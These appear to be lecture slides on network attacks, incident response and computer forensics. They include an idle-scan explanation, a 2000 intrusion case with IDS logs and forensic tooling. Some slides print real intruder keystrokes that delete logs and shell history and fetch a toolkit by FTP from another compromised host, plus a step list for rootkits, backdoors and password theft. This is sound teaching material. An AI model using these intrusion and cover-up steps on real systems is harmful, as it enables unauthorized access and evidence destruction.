
- **software to look for daemons/zombies on your hosts**
- **ISPs need to prevent spoofed packets from leaving their net**
- **backtracking spoofed stream is hard (technical/political)**
  - flow must be active
  - net administrators must login to routers
  - start at target net router
  - figure out interface and go up to next router
  - cross administrative/country boundaries
  - '96 MIC perl script for Cisco routers
- **recent proposal for new ICMP type for routers to give interface info on random packets … open research**
- **Today "time" on botnets is being sold for spam attacks, DDoS, …**

ISP spoof tester –

- bootable floppy
- tries spoofing to "server"
- server reports success/fail



idlescan port scan – using a printer to scan a site



Step 1: Chooze a "zombie" and probe for its current IP Identification (IPID) number:

e.g. network printer

Step 2: Send forged packet "from" Zombie to target. Behavior differs depending on port state:

Probe to OPEN port 80

Probe to CLOSED port 42

A
Session Request "from" Z
SYN to port 80; Src IP: Z
Target
Session Acknowledgement
SYN|ACK
Z
Bogus Session; IPID=31338
RST
A
Session Request "from" Z
SYN to port 42; Src IP: Z
Target
Bogus Request! Port is closed
RST
Z

Step 3: Probe Zombie IPID again:

IPID increased by 2 since step #1, so port 80 on target must be open!

IPID only increased by 1, port 42 is CLOSED!


As demonstrated by the diagram above, the target hosts responds differently to the Zombie depending on port state. If the probed port is open, the target sends a SYN|ACK to the Zombie. The Zombie does not expect this SYN|ACK, so it sends a RST back. By sending the RST, the Zombie causes its IPID sequence number to increment. The real attacker detects this in step 3. If the port is closed, the target sends a RST to the Zombie. Zombies ignore this unsolicited RST packet and do *not* increment their IPID sequence

Port scans

AT\&T attacks Feb/Mar '92

guest/demo/visitor logins	296
rlogins	62
FTP passwd fetches	27
NNTP	16
portmapper	11
whois	10
SNMP	9
X11	8
TFTP	5
systat	2
NFS	2

Number of evil sites 95



SANS top 10 ports

top ports “of interest”

top sources of port scans

ORNL IDS/IPS

IDS automatically sets router/firewall filters for misbehavin’ hosts … average 200 new filters/day

Net attacker MO

- find active hosts (DNS, ICMP broadcasts)
- scan ports (Nessus, nmap, idlescan, SATAN)
- determine OS (nmap/queso/telnet/ntp)
  - OS's handle strange packets often in unique ways …
- try exploits (guest/stolen accounts/stack overflows)
- exploit (root shell, shell service to inetd.conf, modify /etc/passwd)
- Social engineer your way in: attachments, plugins, phishing, leave USB drives in parking lots
- install hacking tools (root kit)
- clean up logs
- install trojans/sniffer/keystroke-logger/bot
- review sniffer logs, get accounts/passwords to other systems
- Use bot as backdoor for later command and control
- Sell your bots
- tell the world

Sample attack

- 3/7/2000 -- massive port 53 scan from 212.43.32.10
- Seeking vulnerable versions of named (overflow)
- IDS detects scan, warns hosts running 53 (DNS/bind)
- net manager of attacking host 212.43.32.10 notified
- sys mgr fails to disable 53 on an ornl.gov machine ☹
- 3/11/2000 IDS keystroke logger detects bad stuff

```
: LINUX(255)(240)(255)(252)^A(255)(253)^Amkdir /dev/...
: rm -rf /tmp/t; rm -rf /tmp/.h; rm -rf /root/.bash_histo^U
: LINUX(255)(240)(255)(252)^A(255)(253)^Arewt
: rm -rf /tmp/t; rm -rf /tmp/.h; rm -rf /root/.bash_histo^U
: Y0(203)w^Crm -rf /tmp/t; rm -rf /tmp/.h; rm -rf /root/.bash_histo^U
```

Hacker keystrokes from net IDS logs

```
-- TCP/IP LOG -- TM: Sat Mar 11 14:23:38 --
PATH: adsl.soap.net(2067) => trid.x4d.ornl.gov(telnet
)
STAT: Sat Mar 11 14:33:28, 751 pkts, 540 bytes [TH_FIN]
DATA: (255)(253)^C(255)(251)^X(255)(251)^_(255)(251)  (255)(251)!(255)(251)"(255
)(251)'(255)(253)^E(255)(252)#(255)(250)^_
: P
: ^Y(255)(240)(255)(250)
: 38400,38400(255)(240)(255)(250)'
:  (255)(240)(255)(250)^X
: LINUX(255)(240)(255)(252)^A(255)(253)^Amkdir /dev/...
: cd (127)(127)cd /dev/...
: cd /dev/...
: ls
: ftp dns2.whatever.net
: anonymous
: bob@
: get login.tgz
: get secure.tgz
....
```

Hacker fetches his tools

Forensics:

-notify dns2 that they are a hacker repository

-fetch the tools from dns2 ☺

attack

- hacker goes to a hacked site to ftp his tools
- hacker installs backdoor login program (rewt)
- installs telnet/ssh that logs accounts/passwords and doesn't log his activity
- installs modified inetd that starts a root-shell "service" on port 26874
- cleans up logs
- took 10 minutes


network flows from IDS

```
00/03/11,14:21:47 36.19.21.1 2066 > 128.219.37.75 23 T
00/03/11,14:22:14 36.19.21.1 1317 > 128.219.37.75 53 U
00/03/11,14:22:19 36.19.21.1 1317 > 128.219.37.75 53 U
00/03/11,14:22:19 36.19.21.1 1317 > 128.219.37.75 53 U
00/03/11,14:22:24 36.19.21.1 1317 > 128.219.37.75 53 U
00/03/11,14:22:24 36.19.24.77 1048 > 128.219.37.75 53 T
00/03/11,14:22:34 36.19.21.1 1317 > 128.219.37.75 53 U
00/03/11,14:22:39 36.19.21.1 1317 > 128.219.37.75 53 U
00/03/11,14:23:38 36.19.21.1 2067 > 128.219.37.75 23 T
00/03/11,14:24:00 128.219.37.75 1070 > 209.18.106.30 21 T
00/03/11,14:32:55 36.19.24.77 1049 > 128.219.37.75 23 T
```

Post mortem (forensics)

- hacker telnet'd to see OS type
- known exploit (buffer overflow) of RedHat **named** (port 53)
- exploit created open root account for telnet and backdoor
- Contact attacking sites, DOE CIAC, FBI
- ornl machine disabled and analyzed
- ornl machine re-installed
- hacker came from several different sites
- Hacker toolkit included sniffer (not installed), and sshd with backdoor account

forensics – cyber CSI



- Preserving evidence of the attack
- Determining how, who, when, where, why
- Damage assessment
  - What's been taken, modified, added, deleted
- Forensic tools (for Windows/Mac/Unix)
  - Sleuthkit www.sleuthkit.org
  - TCT (The Coroners toolkit), FTK
  - FIRE fire.dmzs.com
  - Encase
  - Password crackers
  - Net and keyboard sniffers
  - Bootable CD's or remove disks and take to your forensic lab
- Forensics applicable to internal waste/fraud/abuse

Good job opportunity!

Forensics – target site

- **preserving evidence**
- **disconnect from net -- don't reboot? Open debate…**
- **Analyze/record system status/disks**
- **Review IDS/firewall logs – attacking host "trail"**
- **observing chain of custody**
  - Mark and log evidence (floppies, dongles, hard drives, etc)
  - Hash and sign digital evidence (use time-stamp notary service too)
- **Image-disk copies**
  - Maybe keep media, can recover over-written bits !!
- **audit trails (accurate clocks? IDS, attacked machine, etc.)**
- **record of time spent (part of cost of attack)**
- **getting back online**

in situ analysis (“without interrupting it”)

- **risk in getting on and analyzing the attacked or attacking engine**
  - Alert the attacker
  - Altered commands (booby traps) could delete evidence (zero the disk) and crash machine
  - Alter the evidence (Heisenberg principle)
  - Can’t trust the data (root kit)
  - mount your CD with your tools and make it only thing in PATH
  - Disconnect from the net
- **Can learn a lot**
  - State of registry, active network ports, active processes (strace/ltrace), open files, process memory, swap space, who’s logged in, shell history files (disk encryption/bitlocker)
  - Keep a record of what you do/find (script)
- At least (safe), if you don’t have IDS logs, **start external sniffers** and monitor traffic from suspect engines – though leaving suspect engines running increases risk of more damage
- **Information volatility: cache→registers→display frame buffer→RAM (process/kernel/network state/registry) →swap space→spool space→ temp →syslog→disks→printouts**
- **Use VMs and save state !**

Network IDS logs for forensics

- **Record all packet headers (lots of disk space!)**
  - Handy for daily monitoring, statistical profiles
  - Useful for reconstructing an attack
- **Follow packet trail of attacking host**
  - What protocols did he use
  - Which internal hosts were visited
- **Packet trail of attacked host**
  - What hosts did it visit before/during/after attack
  - 2nd order, what hosts did those hosts visit ….
- **Post attack monitoring**
  - Remote hosts visiting attacked host (especially on a backdoor port)
  - Additional traffic from attacking host (or do you have firewall block?)
  - Traffic from attacked host (cleanup incomplete?)

Are system logs admissible evidence?

- **Easy to forge computer logs**
- **Hacker may have tampered with logs**
- **Computer records are considered *hearsay***
- **However *business records* are acceptable**
  - So sys logs acceptable if being collected as part of day-to-day ops
  - Must be able to attest to their authenticity (logged to secure machine) (chain of custody, time-stamped MD5)
- **Logs started after the attack, probably not admissible, but you may get clues from these logs that leads you to admissible evidence**

Forensics – attacker's site

- **court orders**
  - Wiretap/sniff
  - Keystroke capture (get passwords)
- **confiscation of equipment**
  - Log evidence collected, maintain chain of custody
  - Look for post-its etc. with passwords
- **preservation of evidence (use checklists or call the cops)**
- **disk analysis**
  - Make bit image copies of drives
  - Hash/sign and digital notarize log files and media images
  - Use tookits to look for key words/evidence in files
    - Hidden files (stego?)
    - Deleted files
    - Compressed/encoded files
    - Encrypted files
  - Evaluate executables (disassemblers)
- **Check time offset of hacker's PC clock**
  - Establish time-line of events, file modifications, system logs
- **prosecution and trial**

Hacker's guide

- **Login through a series of compromised machines**
- **Attack new set of machines**
  - Use accounts/passwords
  - Portscan/ OS scan (nmap)
  - Try net exploits (buffer overflows)
- **Once you get on:**
  - Download exploits and rootkit
  - Get root, install rootkit, cover your tracks
  - Grab passwd/shadow, other interesting stuff (.rhosts, credit card numbers)
  - Check syslog.conf, changed files to see if anyone is watching
  - Install backdoor, sniffer, bots, trojan ssh
- **Brag about it on your favorite hacker chat group**

"Input validation is for people who can't do forensics." ☺

Forensic tools

- **Your forensic lab needs PC with various tools and hardware to attach/copy various media (CD/DVD/floppy/USB/SCSI/ATAPI…)**
- **Bootable CD’s (trusted media) alternative for image-copying disks in the field**
- **Forensic hardware**
  - Portable forensic PC
  - hard drive connectors (firewire/usb to ATA/IDE write-block)
  - tape/DVD backup

- **Support for various file systems**
  - linux, BSD, DOS, Windows, MAC, RAID
  - Examine unallocated blocks, deleted files, slack space, swap space
  - Directory lister (dates), image viewers
  - grep, nm, strings, lsof, ldd, file,find, dd, netcat, md5sum
  - Hash/sign images
  - Dissassemblers, uncompress, decode, decrypt (password crackers)
  - Registry/log file analyzers
- **Hashes of “good” versions of executables, libraries, data (html)**
  - Hash verifier tool, rpm -Va

Forensic tools

The Coroner's toolkit

- Free, linux-based
- Grave-robber – main data collector
- Lazarus – data reconstructor
- Mactime – file time (M A C) reporter
- pcat – display process memory
- unrm – recover deleted files/blocks
- file – file type checker
- ils/icat – list/cat by inode (deleted)
- Handles windows file systems too

Encase (also see FTK)

- Popular commercial tool
- Disk imaging/hashing/restore
- Parallel search
- Remote diagnosis (servlets)
- Most file systems (linux, windows,…

UNIX forensics

- ***in situ*** **– mount your CD, make it only thing in PATH**
- **Use dd and netcat to copy disk images to trusted host**
  - On trusted host: `nc -l  -p 10000 > disk1.img`
  - On suspect host:

```
dd bs=1024 < /dev/ad0s1e | nc 192.168.0.4 10000 -w 3
```

also could `dd /dev/kmem` and `/dev/mem` to forensic host

On trusted host:

```
 md5sum disk1.img > disk1.md5
mount -t ext2 -o ro,loop=/dev/loop0 disk1.img /mnt/badboy
find /mnt/badboy -type f -print0 | xargs -r0 file | grep executable
```

Malware analysis

- **Mystery executable**
- **Use strings, nm, ldd to peek inside**
- **Maybe disassemble & reverse engineer**
- **Careful – only run it on disposable machine/OS (VMware) , then restore**
  - Run it with strace to see system calls
  - Use lsof to see what files/ports it has open
  - Debugger to single-step
  - pcat to dump process memory or /proc/nnn
  - kill -5 to dump core

Windows malware analysis

- **Figure out what a bad .exe does?**
  - What files/registry entries does it modify/steal?
  - Capture keystrokes?
  - Talk on the net?
- **Be safe -- VMware   and/or private net with disposable CPUs**
- **Tools**
  - Regmon, regshot
  - Process explorer, PEiD, PEview
  - UPX
  - Filemon
  - Tcpview, fport
  - Ollydbg or IDA pro
  - Netcat tcpdump/ethereal
  - Google (known malware)

What you really want to know is how they got in?

registry snapshots (Windows restore points), logs, IDS logs

UNIX intrusion response

Action	Expertise	Time
Go back to work	None	1+ hours
Minimal work	Anyone who can install	.5 to 1 day
Minimum recommended	Junior sys admin	1 to 2 days
Serious effort	Sys admin	2 days to 2 weeks
Fanaticism	Forensic specialist	Weeks to months $$

Sophistication of attack:

account/password
buffer overflow for network daemon
root access
root kit (hiding tracks)
backdoors/trojans/sniffers/bots
self-re-installing or self-destruct
physical access (hardware mods, keyboard sniffer)

US security/privacy laws

- Computer fraud & abuse act (CFAA) – computer access
- Gramm-Leach Bliley act (GLBA) – financial data
- Sarbanes-Oxley (SOX) – exposing/tainting financial data
- Health information portability accountability act (HIPAA)
- Children’s online privacy protection act (COPPA)

- Should software vendors be held liable?

Legal morass

- **federal laws (computer fraud and abuse act)**
  - unauthorized access
  - data theft (trade secrets, copyright,passwords)
  - unauthorized modifications
  - porn
  - cyber stalking
  - search & seizure (wiretaps, sniffers)
- **some state/local laws**
- **judiciary not trained in computer crime**
- **victims reluctant to report crimes**
- **value of loss (information, service disruption,…)**
- **jurisdictional/territorial problems**
- **Defense may be based on inadequate handling of evidence!**
  - Cross-examination of the sys admin … “you did what!”
- **convincing a jury … digital evidence, tangible loss**

Sentencing guidelines

- Potential/actual loss ($)
- Level of sophistication of attack
- For commercial or personal benefit
- Malicious intent
- Messin’ with national defense, national security, justice
- Messin’ with critical infrastructure
- Threat to people, public health

Detection & response is as important as prevention!

recall

Cost-benefit analysis for the attacker (Clark & Davis ’95)

$$M_b + P_b > O_{cp} + O_{cm}P_aP_c$$

M_b monetary benefit to attacker

P_b psychological benefit to attacker

O_{cp} cost of committing the crime

O_{cm} cost of conviction to the attacker

P_a probability of arrest

P_c probability of conviction